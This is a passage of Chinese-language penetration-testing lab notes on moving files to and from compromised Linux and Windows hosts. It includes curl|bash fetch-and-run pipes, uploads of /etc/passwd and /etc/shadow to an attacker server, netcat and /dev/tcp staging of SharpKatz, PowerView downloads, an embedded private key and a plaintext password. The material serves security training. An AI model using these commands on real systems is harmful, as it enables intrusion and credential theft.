LS0tLS1CRUdJTiBPUEVOU1NIIFBSSVZBVEUgS0VZLS0tLS0KYjNCbGJuTnphQzFyWlhrdGRq
RUFBQUFBQkc1dmJtVUFBQUFFYm05dVpRQUFBQUFBQUFBQkFBQUFsd0FBQUFkemMyZ3RjbgpO
aEFBQUFBd0VBQVFBQUFJRUF6WjE0dzV1NU9laHR5SUJQSkg3Tm9Yai84YXNHRUcxcHpJbmti
N2hIMldRVGpMQWRYZE9kCno3YjJtd0tiSW56VmtTM1BUR3ZseGhDVkRRUmpBYzloQ3k1Q0du
WnlLM3U2TjQ3RFhURFY0YUtkcXl0UTFUQXZZUHQwWm8KVWh2bEo5YUgxclgzVHUxM2FRWUNQ
TVdMc2JOV2tLWFJzSk11dTJONkJoRHVmQThhc0FBQUlRRGJXa3p3MjFwTThBQUFBSApjM05v
TFhKellRQUFBSUVBeloxNHc1dTVPZWh0eUlCUEpIN05vWGovOGFzR0VHMXB6SW5rYjdoSDJX
UVRqTEFkWGRPZHo3CmIybXdLYkluelZrUzNQVEd2bHhoQ1ZEUVJqQWM5aEN5NUNHblp5SzN1
Nk40N0RYVERWNGFLZHF5dFExVEF2WVB0MFpvVWgKdmxKOWFIMXJYM1R1MTNhUVlDUE1XTHNi
TldrS1hSc0pNdXUyTjZCaER1ZkE4YXNBQUFBREFRQUJBQUFBZ0NjQ28zRHBVSwpFdCtmWTZj
Y21JelZhL2NEL1hwTlRsRFZlaktkWVFib0ZPUFc5SjBxaUVoOEpyQWlxeXVlQTNNd1hTWFN3
d3BHMkpvOTNPCllVSnNxQXB4NlBxbFF6K3hKNjZEdzl5RWF1RTA5OXpodEtpK0pvMkttVzJz
VENkbm92Y3BiK3Q3S2lPcHlwYndFZ0dJWVkKZW9VT2hENVJyY2s5Q3J2TlFBem9BeEFBQUFR
UUNGKzBtTXJraklXL09lc3lJRC9JQzJNRGNuNTI0S2NORUZ0NUk5b0ZJMApDcmdYNmNoSlNi
VWJsVXFqVEx4NmIyblNmSlVWS3pUMXRCVk1tWEZ4Vit0K0FBQUFRUURzbGZwMnJzVTdtaVMy
QnhXWjBNCjY2OEhxblp1SWc3WjVLUnFrK1hqWkdqbHVJMkxjalRKZEd4Z0VBanhuZEJqa0F0
MExlOFphbUt5blV2aGU3ekkzL0FBQUEKUVFEZWZPSVFNZnQ0R1NtaERreWJtbG1IQXRkMUdY
VitOQTRGNXQ0UExZYzZOYWRIc0JTWDJWN0liaFA1cS9yVm5tVHJRZApaUkVJTW84NzRMUkJr
Y0FqUlZBQUFBRkhCc1lXbHVkR1Y0ZEVCamVXSmxjbk53WVdObEFRSURCQVVHCi0tLS0tRU5E
IE9QRU5TU0ggUFJJVkFURSBLRVktLS0tLQo=
```

我们复制此内容，将其粘贴到我们的Linux目标机器上，并使用 `base64` 和选项‘ -d’来解码它。

Linux -解码文件

```
Chenduoduo@htb[/htb]$ echo -n
'LS0tLS1CRUdJTiBPUEVOU1NIIFBSSVZBVEUgS0VZLS0tLS0KYjNCbGJuTnphQzFyWlhrdGR
qRUFBQUFBQkc1dmJtVUFBQUFFYm05dVpRQUFBQUFBQUFBQkFBQUFsd0FBQUFkemMyZ3Rjbgp
OaEFBQUFBd0VBQVFBQUFJRUF6WjE0dzV1NU9laHR5SUJQSkg3Tm9Yai84YXNHRUcxcHpJbmt
iN2hIMldRVGpMQWRYZE9kCno3YjJtd0tiSW56VmtTM1BUR3ZseGhDVkRRUmpBYzloQ3k1Q0d
uWnlLM3U2TjQ3RFhURFY0YUtkcXl0UTFUQXZZUHQwWm8KVWh2bEo5YUgxclgzVHUxM2FRWUN
QTVdMc2JOV2tLWFJzSk11dTJONkJoRHVmQThhc0FBQUlRRGJXa3p3MjFwTThBQUFBSApjM05
vTFhKellRQUFBSUVBeloxNHc1dTVPZWh0eUlCUEpIN05vWGovOGFzR0VHMXB6SW5rYjdoSDJ
XUVRqTEFkWGRPZHo3CmIybXdLYkluelZrUzNQVEd2bHhoQ1ZEUVJqQWM5aEN5NUNHblp5SzN
1Nk40N0RYVERWNGFLZHF5dFExVEF2WVB0MFpvVWgKdmxKOWFIMXJYM1R1MTNhUVlDUE1XTHN
iTldrS1hSc0pNdXUyTjZCaER1ZkE4YXNBQUFBREFRQUJBQUFBZ0NjQ28zRHBVSwpFdCtmWTZ
jY21JelZhL2NEL1hwTlRsRFZlaktkWVFib0ZPUFc5SjBxaUVoOEpyQWlxeXVlQTNNd1hTWFN
3d3BHMkpvOTNPCllVSnNxQXB4NlBxbFF6K3hKNjZEdzl5RWF1RTA5OXpodEtpK0pvMkttVzJ
zVENkbm92Y3BiK3Q3S2lPcHlwYndFZ0dJWVkKZW9VT2hENVJyY2s5Q3J2TlFBem9BeEFBQUF
RUUNGKzBtTXJraklXL09lc3lJRC9JQzJNRGNuNTI0S2NORUZ0NUk5b0ZJMApDcmdYNmNoSlN
iVWJsVXFqVEx4NmIyblNmSlVWS3pUMXRCVk1tWEZ4Vit0K0FBQUFRUUUzbGZwMnJzVTdtaVM
yQnhXWjBNCjY2OEhxblp1SWc3WjVLUnFrK1hqWkdqbHVJMkxjalRKZEd4Z0VBanhuZEJqa0F
0MExlOFphbUt5blV2aGU3ekkzL0FBQUEKUVFEZWZPSVFNZnQ0R1NtaERreWJtbG1IQXRkMUd
YVitOQTRGNXQ0UExZYzZOYWRIc0JTWDJWN0liaFA1cS9yVm5tVHJRZApaUkVJTW84NzRMUkJ
rY0FqUlZBQUFBRkhCc1lXbHVkR1Y0ZEVCamVXSmxjbk53WVdObEFRSURCQVVHCi0tLS0tRU5
EIE9QRU5TU0ggUFJJVkFURSBLRVktLS0tLQo=' | base64 -d > id_rsa
```

Wget和cURL

要使用 `wget` 下载文件，我们需要指定URL和选项‘ -O’来设置输出文件名。

使用wget下载文件

```
Chenduoduo@htb[/htb]$ wget
https://raw.githubusercontent.com/rebootuser/LinEnum/master/LinEnum.sh -
O /tmp/LinEnum.sh
```

`cURL` 与 `wget` 非常相似，但是输出的文件名选项是小写的‘ -o’。

使用cURL下载文件

```
Chenduoduo@htb[/htb]$ curl -o /tmp/LinEnum.sh
https://raw.githubusercontent.com/rebootuser/LinEnum/master/LinEnum.sh
```

Linux下的无文件攻击

由于Linux的工作方式和管道的操作方式，我们在Linux中使用的大多数工具都可以用于复制无文件操作，这意味着我们不必下载文件来执行它。

> 注意：一些有效负载（如 `mkfifo` ）将文件写入磁盘。请记住，虽然在使用管道时有效负载的执行可能是无文件的，但根据所选择的有效负载，它可能会在操作系统上创建临时文件。

让我们以我们使用的 `cURL` 命令为例，让我们使用管道直接执行它，而不是下载linenumt .sh。

无文件下载与cURL

```
Chenduoduo@htb[/htb]$ curl
https://raw.githubusercontent.com/rebootuser/LinEnum/master/LinEnum.sh |
bash
```

类似地，我们可以从web服务器下载一个Python脚本文件，并将其管道放入Python二进制文件中。让我们这样做，这次使用 `wget` 。

无文件下载与wget

```
Chenduoduo@htb[/htb]$ wget -qO-
https://raw.githubusercontent.com/juliourena/plaintext/master/Scripts/he
lloworld.py | python3

Hello World!
```

Bash 下载（/dev/tcp）

还可能出现没有任何知名文件传输工具可用的情况。只要安装了Bash 2.04或更高版本（使用——enable-net- redirects编译），就可以使用内置的/dev/TCP设备文件进行简单的文件下载。

连接到目标web服务器

```
Chenduoduo@htb[/htb]$ exec 3<>/dev/tcp/10.10.10.32/80
```

HTTP GET请求

```
Chenduoduo@htb[/htb]$ echo -e "GET /LinEnum.sh HTTP/1.1\n\n">&3
```

print 响应

```
Chenduoduo@htb[/htb]$ cat <&3
```

SSH 下载

SSH（或Secure Shell）是一种允许安全访问远程计算机的协议。SSH实现附带了一个 `SCP` 实用程序，用于远程文件传输，默认情况下使用SSH协议。
`SCP` （安全复制）是一个命令行实用程序，允许您在两台主机之间安全地复制文件和目录。我们可以将文件从本地复制到远程服务器，也可以从远程服务器复制到本地机器。
`SCP` 与 `copy` 或 `cp` 非常相似，但是我们需要指定用户名、远程IP地址或DNS名称以及用户的凭据，而不是提供本地路径。

在开始将文件从目标Linux机器下载到Pwnbox之前，让我们在Pwnbox中设置一个SSH服务器。

启用SSH服务器

```
Chenduoduo@htb[/htb]$ sudo systemctl enable ssh

Synchronizing state of ssh.service with SysV service script with
/lib/systemd/systemd-sysv-install.
Executing: /lib/systemd/systemd-sysv-install enable ssh
Use of uninitialized value $service in hash element at /usr/sbin/update-
rc.d line 26, <DATA> line 45
 ... SNIP ...
```

启动SSH服务器

```
Chenduoduo@htb[/htb]$ sudo systemctl start ssh
```

检查SSH监听端口

```
Chenduoduo@htb[/htb]$ netstat -lnpt

(Not all processes could be identified, non-owned process info
 will not be shown, you would have to be root to see it all.)
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address
State       PID/Program name
tcp        0      0 0.0.0.0:22              0.0.0.0:*
LISTEN      -
```

Linux -使用SCP下载文件

scp <用户名>@<远程IP>:<远程路径> <本地路径>

```
Chenduoduo@htb[/htb]$ scp plaintext@192.168.49.128:/root/myroot.txt .
```

> 注意：您可以为文件传输创建一个临时用户帐户，并避免在远程计算机上使用主凭据或密钥。

上传文件

还有一些情况，例如二进制利用和数据包捕获分析，我们必须将文件从目标机器上传到攻击主机上。

Web 上传

正如在 `Windows File Transfer Methods` 一节中提到的，我们可以使用uploadserver，它是Python `HTTP.Server` 模块的扩展模块，它包含一个文件上传页面。对于这个Linux示例，让我们看看如何配置 `uploadserver` 模块，以便使用 `HTTPS` 进行安全通信。

Pwnbox -启动Web服务器

```
Chenduoduo@htb[/htb]$ sudo python3 -m pip install --user uploadserver

Collecting uploadserver
  Using cached uploadserver-2.0.1-py3-none-any.whl (6.9 kB)
Installing collected packages: uploadserver
Successfully installed uploadserver-2.0.1
```

现在我们需要创建一个证书。在本例中，我们使用自签名证书。

Pwnbox -创建一个自签名证书

```
Chenduoduo@htb[/htb]$ openssl req -x509 -out server.pem -keyout
server.pem -newkey rsa:2048 -nodes -sha256 -subj '/CN=server'

Generating a RSA private key
.....................................................................
........+++++
.......+++++
writing new private key to 'server.pem'
-----
```

web服务器不应该托管证书。我们建议为我们的web服务器创建一个新目录来存放文件。

Pwnbox -启动Web服务器

```
Chenduoduo@htb[/htb]$ mkdir https && cd https
```

```
Chenduoduo@htb[/htb]$ sudo python3 -m uploadserver 443 --server-
certificate ~/server.pem

File upload available at /upload
Serving HTTPS on 0.0.0.0 port 443 (https://0.0.0.0:443/) ...
```

现在，让我们从入侵的机器上上传 `/etc/passwd` 和 `/etc/shadow` 文件。

Linux -上传多个文件

```
Chenduoduo@htb[/htb]$ curl -X POST https://192.168.49.128/upload -F
'files=@/etc/passwd' -F 'files=@/etc/shadow' --insecure
```

我们使用了 `--insecure` 选项，因为我们使用了我们信任的自签名证书。

另一种Web文件传输方法

由于Linux发行版通常安装了 `Python` 或 `php` ，因此启动web服务器来传输文件是很简单的。此外，如果我们入侵的服务器是一个web服务器，我们可以将我们想要传输的文件移动到web服务器目录，并从网页访问它们，这意味着我们正在从我们的Pwnbox下载文件。

使用多种语言建立web服务器是可能的。受感染的Linux机器可能没有安装web服务器。在这种情况下，我们可以使用迷你web服务器。它们可能缺乏安全性，但它们弥补了灵活性，因为web浏览器的位置和侦听端口可以快速更改。

Linux - 使用python3创建一个Web 服务器

```
Chenduoduo@htb[/htb]$ python3 -m http.server

Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

Linux - 使用python2.7 创建一个Web 服务器

```
Chenduoduo@htb[/htb]$ python2.7 -m SimpleHTTPServer
```

```
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

Linux - 使用PHP 创建一个Web 服务器

```
Chenduoduo@htb[/htb]$ php -S 0.0.0.0:8000

[Fri May 20 08:16:47 2022] PHP 7.4.28 Development Server
(http://0.0.0.0:8000) started
```

Linux - 使用Ruby 创建一个Web 服务器

```
Chenduoduo@htb[/htb]$ ruby -run -ehttpd . -p8000

[2022-05-23 09:35:46] INFO  WEBrick 1.6.1
[2022-05-23 09:35:46] INFO  ruby 2.7.4 (2021-07-07) [x86_64-linux-gnu]
[2022-05-23 09:35:46] INFO  WEBrick::HTTPServer#start: pid=1705
port=8000
```

从目标机器下载文件到攻击机

```
Chenduoduo@htb[/htb]$ wget 192.168.49.128:8000/filetotransfer.txt

--2022-05-20 08:13:05--  http://192.168.49.128:8000/filetotransfer.txt
Connecting to 192.168.49.128:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 0 [text/plain]
Saving to: 'filetotransfer.txt'

filetotransfer.txt                      [ <=>
]       0  --.-KB/s    in 0s

2022-05-20 08:13:05 (0.00 B/s) - ‘filetotransfer.txt’ saved [0/0]
```

注意：当我们使用Python或PHP启动一个新的web服务器时，重要的是要考虑入站流量可能被阻止。我们正在把一个文件从目标转移到攻击主机上，但我们没有上传文件。

SCP上传

我们可能会发现一些公司允许 `SSH protocol` (TCP/22)用于出站连接，如果是这种情况，我们可以使用带有 `scp` 实用程序的SSH服务器来上传文件。让我们尝试使用SSH协议将文件上传到目标计算机。

使用SCP上传文件

```
Chenduoduo@htb[/htb]$ scp /etc/passwd htb-
student@10.129.86.90:/home/htb-student/

htb-student@10.129.86.90's password:
passwd
```

> 注意：请记住，scp语法类似于cp或copy。

使用代码传输文件

Python

Python是一种流行的编程语言。目前，Python支持版本3，但我们可能会发现仍然存在Python版本2.7的服务器。 Python 可以使用 -c 选项从操作系统命令行运行一行命令。让我们来看一些例子：

Python 2 -下载

`Chenduoduo@htb[/htb]$ python2.7 -c 'import urllib;urllib.urlretrieve ("https://raw.githubusercontent.com/rebootuser/LinEnum/master/LinEnum.sh", "LinEnum.sh")'`

Python 3 -下载

`Chenduoduo@htb[/htb]$ python3 -c 'import urllib.request;urllib.request.urlretrieve("https://raw.githubusercontent.com/rebootuser/LinEnum/master/LinEnum.sh", "LinEnum.sh")'`

PHP

在下面的示例中，我们将使用PHP file_get_contents（）模块从网站下载内容，并使用file_put_contents（）模块将文件保存到目录中。 PHP 可用于使用 -r 选项从操作系统命令行运行一行命令。

PHP下载 - 使用File_get_contents（）

`Chenduoduo@htb[/htb]$ php -r '$file = file_get_contents("https://raw.githubusercontent.com/rebootuser/LinEnum/master/LinEnum.sh"); file_put_contents("LinEnum.sh",$file);'`

file_get_contents() 和 file_put_contents() 的替代方法是fopen（）模块。我们可以使用这个模块打开一个URL，读取它的内容并将其保存到一个文件中。

使用Fopen（）下载PHP

```
Chenduoduo@htb[/htb]$ php -r 'const BUFFER = 1024; $fremote =
fopen("https://raw.githubusercontent.com/rebootuser/LinEnum/master/LinEn
um.sh", "rb"); $flocal = fopen("LinEnum.sh", "wb"); while ($buffer =
fread($fremote, BUFFER)) { fwrite($flocal, $buffer); } fclose($flocal);
fclose($fremote);'
```

我们也可以将下载的内容发送到管道，类似于我们在前一节中使用cURL和wget执行的无文件示例。

下载一个文件并pipe it到Bash

```
Chenduoduo@htb[/htb]$ php -r '$lines =
@file("https://raw.githubusercontent.com/rebootuser/LinEnum/master/LinEn
um.sh"); foreach ($lines as $line_num => $line) { echo $line; }' | bash
```

其他语言

`Ruby` 和 `Perl` 是其他流行的语言，也可以用来传输文件。这两种编程语言还支持使用 `-e` 选项从操作系统命令行运行一行程序。

Ruby -下载文件

```
Chenduoduo@htb[/htb]$ ruby -e 'require "net/http";
File.write("LinEnum.sh",
Net::HTTP.get(URI.parse("https://raw.githubusercontent.com/rebootuser/Li
nEnum/master/LinEnum.sh")))'
```

Perl -下载文件

```
shell-session
Chenduoduo@htb[/htb]$ perl -e 'use LWP::Simple;
getstore("https://raw.githubusercontent.com/rebootuser/LinEnum/master/Li
nEnum.sh", "LinEnum.sh");'
```

JavaScript

下面的JavaScript代码基于这篇文章，我们可以使用它下载一个文件。我们将创建一个名为 `wget.js` 的文件，并保存以下内容：

```
var WinHttpReq = new ActiveXObject("WinHttp.WinHttpRequest.5.1");
WinHttpReq.Open("GET", WScript.Arguments(0), /*async=*/false);
WinHttpReq.Send();
BinStream = new ActiveXObject("ADODB.Stream");
BinStream.Type = 1;
BinStream.Open();
BinStream.Write(WinHttpReq.ResponseBody);
BinStream.SaveToFile(WScript.Arguments(1));
```

我们可以在Windows命令提示符或PowerShell终端上使用以下命令来执行JavaScript代码并下载文件。

使用JavaScript和“cscript.exe”下载文件

```
C:\htb> cscript.exe /nologo wget.js
https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/dev/Recon/
PowerView.ps1 PowerView.ps1
```

VBScript

VBScript（“Microsoft Visual Basic Scripting Edition”）是微软开发的一种基于Visual Basic的活动脚本语言。自Windows 98以来，VBScript已默认安装在微软Windows的每个桌面版本中。

下面的VBScript示例可以在此基础上使用。我们将创建一个名为 `wget.vbs` 的文件，并保存以下内容：

```
dim xHttp: Set xHttp = createobject("Microsoft.XMLHTTP")
dim bStrm: Set bStrm = createobject("Adodb.Stream")
xHttp.Open "GET", WScript.Arguments.Item(0), False
xHttp.Send

with bStrm
    .type = 1
    .open
    .write xHttp.responseBody
    .savetofile WScript.Arguments.Item(1), 2
end with
```

我们可以在Windows命令提示符或PowerShell终端上使用以下命令来执行VBScript代码并下载文件。
使用VBScript和cscript.exe下载文件

```
C:\htb> cscript.exe /nologo wget.vbs
https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/dev/Recon/
PowerView.ps1 PowerView2.ps1
```

使用Python3上传操作

```
Chenduoduo@htb[/htb]$ python3 -m uploadserver

File upload available at /upload
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

使用Python一行命令上传文件

```
Chenduoduo@htb[/htb]$ python3 -c 'import
requests;requests.post("http://192.168.49.128:8000/upload",files=
{"files":open("/etc/passwd","rb")})'
```

将这一行代码分成多行，以便更好地理解每一部分。

```
# To use the requests function, we need to import the module first.
import requests

# Define the target URL where we will upload the file.
URL = "http://192.168.49.128:8000/upload"

# Define the file we want to read, open it and save it in a variable.
file = open("/etc/passwd","rb")

# Use a requests POST request to upload the file.
r = requests.post(url,files={"files":file})
```

其他文件传输方法

本节将介绍其他方法，如使用Netcat、Ncat和使用RDP和PowerShell会话传输文件。

Netcat

文件传输与Netcat和Ncat

在本例中，我们将把SharpKatz.exe从Pwnbox传输到受感染的机器上。我们将用两种方法来做。我们来看第一个。

攻击者 → 靶机（推送文件）

我们将首先在受损机器上启动Netcat（ `nc` ），使用选项 `-l` 进行侦听，使用选项 `-p 8000` 选择要侦听的端口，并使用单个大于 `>` ，然后使用文件名 `SharpKatz.exe` 重定向标准输出。

当防火墙没有阻止入站连接时

nc -受损机器-监听端口8000

```
victim@target:~$ # Example using Original Netcat
victim@target:~$ nc -l -p 8000 > SharpKatz.exe
```

如果受损的机器正在使用Ncat，我们需要指定 `--recv-only` ，以便在文件传输完成后关闭连接。

Ncat -受损机器-监听端口8000

```
victim@target:~$ # Example using Ncat
victim@target:~$ ncat -l -p 8000 --recv-only > SharpKatz.exe
```

从我们的攻击主机，我们将使用Netcat连接到端口8000上的受损机器，并将文件SharpKatz.exe作为输入发送到Netcat。选项 `-q 0` 将告诉Netcat在连接完成后关闭连接。这样，我们就知道文件传输完成的时间了。

nc - Attack Host - 发送文件到受损的机器

```
Chenduoduo@htb[/htb]$ nc -q 0 <target machine> 8000 < SharpKatz.exe
```

通过在攻击主机上使用Ncat，我们可以选择 `--send-only` 而不是 `-q` 。 `--send-only` 标志，当在连接和监听模式中使用时，提示Ncat一旦输入耗尽就终止。通常，Ncat将继续运行，直到网络连接关闭，因为远程端可能会传输额外的数据。然而，当 `--send-only` 时，不需要预测进一步传入的信息。

Ncat -攻击主机-发送文件到受损的机器

```
Chenduoduo@htb[/htb]$ ncat --send-only 192.168.49.128 8000 <
SharpKatz.exe
```

当防火墙阻止入站连接时

我们可以连接到攻击主机上的一个端口来执行文件传输操作，而不是监听受损的机器。这种方法

在有防火墙阻止入站连接的情况下很有用。让我们监听Pwnbox上的443端口，并将文件SharpKatz.exe作为Netcat的输入发送。

攻击主机-发送文件作为输入到Netcat

```
Chenduoduo@htb[/htb]$ # Example using Original Netcat
Chenduoduo@htb[/htb]$ sudo nc -l -p 443 -q 0 < SharpKatz.exe
```

受损的机器连接到Netcat接收文件

```
victim@target:~$ # Example using Original Netcat
victim@target:~$ nc 192.168.49.128 443 > SharpKatz.exe
```

攻击主机-发送文件作为输入到Ncat

```
Chenduoduo@htb[/htb]$ # Example using Ncat
Chenduoduo@htb[/htb]$ sudo ncat -l -p 443 --send-only < SharpKatz.exe
```

受损的机器连接到Ncat以接收文件

```
victim@target:~$ # Example using Ncat
victim@target:~$ ncat 192.168.49.128 443 --recv-only > SharpKatz.exe
```

当没有Netcat或Ncat时

如果我们在受损的机器上没有Netcat或Ncat， Bash支持对伪设备文件/dev/ tcp /进行读/写操作。写入这个特定的文件会使Bash打开一个TCP连接到 `host:port` ，这个特性可以用于文件传输。

NetCat -发送文件作为输入到NetCat

```
Chenduoduo@htb[/htb]$ sudo nc -l -p 443 -q 0 < SharpKatz.exe
```

Ncat -发送文件作为输入到Ncat

```
Chenduoduo@htb[/htb]$ # Example using Ncat
Chenduoduo@htb[/htb]$ sudo ncat -l -p 443 --send-only < SharpKatz.exe
```

使用/dev/tcp连接到Netcat的受损机器接收文件

```
victim@target:~$ cat < /dev/tcp/192.168.49.128/443 > SharpKatz.exe
```

Powershell Session 文件传输

我们已经讨论了使用PowerShell进行文件传输，但是可能存在HTTP、HTTPS或SMB不可用的场景。如果是这种情况，我们可以使用PowerShell Remoting（又名WinRM）来执行文件传输操作。

📌 背景说明

- PowerShell Remoting（基于 WinRM）默认监听端口：
  - HTTP → TCP 5985
  - HTTPS → TCP 5986
- 支持通过会话直接执行命令、脚本和 **文件传输**
- **无需开启 SMB、HTTP/HTTPS 服务**，是**内网传输文件的隐藏通道**

条件	说明
🔐 本地用户必须有远程主机的权限	例如：域管、目标为同一域用户，或目标主机授予权限
🔄 目标主机启用了 PowerShell Remoting（WinRM）	默认在 Server 上开启，Client 需手动开启
🔓 端口 5985/5986 可达	可使用 `Test-NetConnection` 测试

要在远程计算机上创建PowerShell Remoting会话，我们将需要管理权限，是 `Remote Management Users` 组的成员，或者在会话配置中具有PowerShell Remoting的显式权限。让我们创建一个示例，并将文件从 `DC01` 传输到 `DATABASE01` ，反之亦然。
我们在 `DC01` 中有一个会话 `Administrator` ，用户在 `DATABASE01` 上有管理权限，并且PowerShell Remoting是启用的。让我们使用Test-NetConnection来确认我们可以连接到WinRM。
从DC01 -确认WinRM端口TCP 5985在DATABASE01上打开。

```
PS C:\htb> whoami

htb\administrator

PS C:\htb> hostname

DC01
```

```
PS C:\htb> Test-NetConnection -ComputerName DATABASE01 -Port 5985

ComputerName     : DATABASE01
RemoteAddress    : 192.168.1.101
RemotePort       : 5985
InterfaceAlias   : Ethernet0
```

```
SourceAddress    : 192.168.1.100
TcpTestSucceeded : True
```

因为这个会话已经拥有 `DATABASE01` 的权限，所以我们不需要指定凭据。在下面的示例中，创建了一个名为 `DATABASE01` 的远程计算机会话，并将结果存储在名为 `$Session` 的变量中。

创建到DATABASE01的PowerShell远程会话

```
PS C:\htb> $Session = New-PSSession -ComputerName DATABASE01
```

我们可以使用 `Copy-Item` cmdlet将文件从本地机器 `DC01` 复制到 `DATABASE01` 会话（我们有 `$Session` ），反之亦然。

将samplefile.txt从本地主机复制到DATABASE01会话

```
PS C:\htb> Copy-Item -Path C:\samplefile.txt -ToSession $Session -
Destination C:\Users\Administrator\Desktop\
```

从DATABASE01 Session复制DATABASE.txt到我们的本地主机

```
PS C:\htb> Copy-Item -Path "C:\Users\Administrator\Desktop\DATABASE.txt"
-Destination C:\ -FromSession $Session
```

RDP

RDP （Remote Desktop Protocol）是Windows网络中常用的远程访问协议。我们可以使用RDP通过复制和粘贴来传输文件。我们可以右击并从我们连接的Windows机器复制一个文件，并将其粘贴到RDP会话中。
如果我们从Linux连接，我们可以使用 `xfreerdp` 或 `rdesktop` 。在编写时， `xfreerdp` 和 `rdesktop` 允许从我们的目标机器复制到RDP会话，但是在某些情况下，这可能不像预期的那样工作。
作为复制和粘贴的替代方法，我们可以在目标RDP服务器上挂载本地资源。 `rdesktop` 或 `xfreerdp` 可用于在远程RDP会话中公开本地文件夹。


使用rdesktop挂载Linux文件夹

```
Chenduoduo@htb[/htb]$ rdesktop 10.10.10.132 -d HTB -u administrator -p
'Password0@' -r disk:linux='/home/user/rdesktop/files'
```

